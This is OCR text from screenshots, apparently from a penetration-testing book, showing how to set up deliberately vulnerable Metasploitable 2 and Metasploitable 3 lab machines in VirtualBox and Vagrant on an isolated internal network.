

Create Virtual Machine
Name and Operating System
Name:
Metasploitable 2
Folder:
D:\VirtualBox VM
ISO Image:
<not selected>
Edition:
Type:
Linux
Version:
Other Linux (64-bit)
64
Skip Unattended Installation
Unattended Install
Hardware
Hard Disk
Help
Guided Mode
Back
Finish
Cancel



Create Virtual Machine
Name and Operating System
Unattended Install
Hardware
Hard Disk
Create a Virtual Hard Disk Now
Hard Disk File Location and Size
alBox VM\Ultimate Kali Linux Book 3\PentestNet\Metasploitable 2\Metasploitable 2.vdi
8.00 GB
4.00 MB
2.00 TB
Hard Disk File Type and Variant
VDI (VirtualBox Disk Image)
Pre-allocate Full Size
Split into 2GB parts
A
Use an Existing Virtual Hard Disk File
B
Do Not Add a Virtual Hard Disk
Help
Guided Mode
Back
Finish
Cancel



Hard Disk Selector
Medium Selector
Add
Refresh
Name
Virtual Size
Actual Size
Attached
Search By Name
Choose
Cancel



Please choose a virtual hard disk file
metasploitable-linux-2.0.0 › Metasploitable2-Linux
Search Metasploitable2-Lin...
Organize
New folder
Home
OneDrive - Pers
Desktop
Downloads
Name
Date modified
Type
Size
Metasploitable
Friday 12:01 PM
VMDK File
1,880,512 KB
A
File name:
Metasploitable
All virtual hard disk files (*.vmd
B
Open
Cancel



Hard Disk Selector
Medium Selector
Add
Refresh
Name
Virtual Size
Actual Size
Attached
Not Attached
Metasploitable.vmdk
8.00 GB
1.79 GB
Search By Name
Choose
Cancel


Create Virtual Machine
Name and Operating System
Unattended Install
Hardware
Hard Disk
Create a Virtual Hard Disk Now
Hard Disk File Location and Size
alBox VM\Ultimate Kali Linux Book 3\PentestNet\Metasploitable 2\Metasploitable 2.vdi
8.00 GB
4.00 MB
2.00 TB
Hard Disk File Type and Variant
VDI (VirtualBox Disk Image)
Pre-allocate Full Size
Split into 2GB parts
Use an Existing Virtual Hard Disk File
Metasploitable.vmdk (Normal, 8.00 GB)
Do Not Add a Virtual Hard Disk
Help
Guided Mode
Back
Finish
Cancel


Metasploitable 2 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
PentestNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
08002733AC4E
Cable Connected
OK
Cancel
Help


Metasploitable 2 (Initial) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:33:ac:4e brd ff:ff:ff:ff:ff:ff
inet 172.30.1.50/24 brd 172.30.1.255 scope global eth0
inet6 fe80::a00:27ff:fe33:ac4e/64 scope link
valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
Right Ctrl







```
C:\Users\Glen> vagrant plugin install vagrant-reload
Installing the 'vagrant-reload' plugin. This can take a few minutes...
Fetching vagrant-reload-0.0.1.gem
Fetching micromachine-3.0.0.gem
Fetching vagrant-vbguest-0.31.0.gem
Installed the plugin 'vagrant-reload (0.0.1)'!

C:\Users\Glen> vagrant plugin install vagrant-vbguest
Installing the 'vagrant-vbguest' plugin. This can take a few minutes...
Installed the plugin 'vagrant-vbguest (0.31.0)'!
```


```
C:\Users\Glen> vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
```


```
C:\Users\Glen> vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
==> box: Adding box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-win2k8/versions/0.1.0-weekly/providers/virtu
albox.box
    box:
==> box: Successfully added box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for 'virtualbox'!

C:\Users\Glen>
```


```
C:\Users\Glen> cd .vagrant.d\boxes

C:\Users\Glen\.vagrant.d\boxes> REN "rapid7-VAGRANTSLASH-metasploitable3-win2k8" "metasploitable3-win2k8"

C:\Users\Glen\.vagrant.d\boxes> vagrant init metasploitable3-win2k8
A `Vagrantfile` has been placed in this directory. You are now
ready to `vagrant up` your first virtual environment! Please read
the comments in the Vagrantfile as well as documentation on
`vagrantup.com` for more information on using Vagrant.

C:\Users\Glen\.vagrant.d\boxes>
```


```
C:\Users\Glen\.vagrant.d\boxes> vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Importing base box 'metasploitable3-win2k8'...
==> default: Matching MAC address for NAT networking...
==> default: Checking if box 'metasploitable3-win2k8' version '0.1.0-weekly' is up to date...
==> default: Setting the name of the VM: boxes_default_1689607829496_48487
==> default: Clearing any previously set network interfaces...
==> default: Preparing network interfaces based on configuration...
    default: Adapter 1: nat
==> default: Forwarding ports...
    default: 3389 (guest) => 3389 (host) (adapter 1)
    default: 22 (guest) => 2222 (host) (adapter 1)
    default: 5985 (guest) => 55985 (host) (adapter 1)
    default: 5986 (guest) => 55986 (host) (adapter 1)
==> default: Running 'pre-boot' VM customizations...
==> default: Booting VM...
```





